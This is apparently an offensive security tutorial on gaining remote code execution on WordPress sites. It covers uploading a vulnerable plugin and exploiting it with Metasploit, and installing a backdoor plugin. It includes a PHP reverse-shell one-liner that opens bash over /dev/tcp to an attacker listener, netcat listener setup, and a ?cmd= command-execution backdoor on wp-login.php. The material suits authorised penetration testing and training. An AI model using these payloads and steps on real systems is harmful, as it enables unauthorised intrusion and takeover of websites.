Malicious plugin
Uploading and activating malicious plugin
WordPress Plugin Exploitation (File Upload to RCE)
This method involves the installation of a malicious plugin known to be vulnerable and can be exploited to obtain a web shell. This process is carried out through the WordPress dashboard as follows:
Plugin Acquisition: The plugin is obtained from a source like Exploit DB like here.
Plugin Installation:
Navigate to the WordPress dashboard, then go to
Dashboard > Plugins > Upload Plugin.Upload the zip file of the downloaded plugin.
Plugin Activation: Once the plugin is successfully installed, it must be activated through the dashboard.
Exploitation:
With the plugin "reflex-gallery" installed and activated, it can be exploited as it is known to be vulnerable.
The Metasploit framework provides an exploit for this vulnerability. By loading the appropriate module and executing specific commands, a meterpreter session can be established, granting unauthorized access to the site.
It's noted that this is just one of the many methods to exploit a WordPress site.
Upload & Execute Payload
💡 Please note:
The newest version doesn't allow any more uploading plugin with
.phponly with.zipThe code can be changed from reverse shell to cmd-shell, using my simple-shell.php from this repository (PHP file).

Upload Plugin shell.php:
Upload a PHP reverse shell:
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/[ip-vm]/[port] 0>&1'"); ?>
Then add a new plugin:

Upload plugin and press Install Now:

Click on Procced:
Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:

Access it and you will see the URL to execute the reverse shell:

Open listener using netcat :
💡 Please note:
The newest version doesn't allow any more uploading plugin with
.phponly with.zipThe code can be changed from cmd-shell to reverse shell, using my shell.zip from this repository (ZIP file).
📥 How to Install the Plugin shell.zip:
Upload a PHP cmd shell, you can get my version from my repo.
To demonstrate this behavior, download the Shell Plugin from this repository (ZIP file).
Log in to your WordPress Admin Dashboard.
In the left sidebar, click on Plugins → Add New.

At the top, click Upload Plugin.

Select the downloaded
.zipfile and upload it.

Once uploaded, click Activate Plugin.

Now we have 2 options:
Option 1: If you use simple-backdoor (cmd)
After plugin is activited: browse into the /wp-login.php of the site, and add in the end ?cmd={commend} for example:

And here you can see the files inside the directory /var/www/html/wordpress.
Option 2: If you use rev-backdoor (reverse-shell)
And you get connection in your terminal:

💡 Please note:
You need to modify the reverse shell file with your listener port and ip.
After getting a connection the site will Load and may show error result. to solve it simple delete the plugin from the site its locate in
/wordpress/wp-content/plugins/
Last updated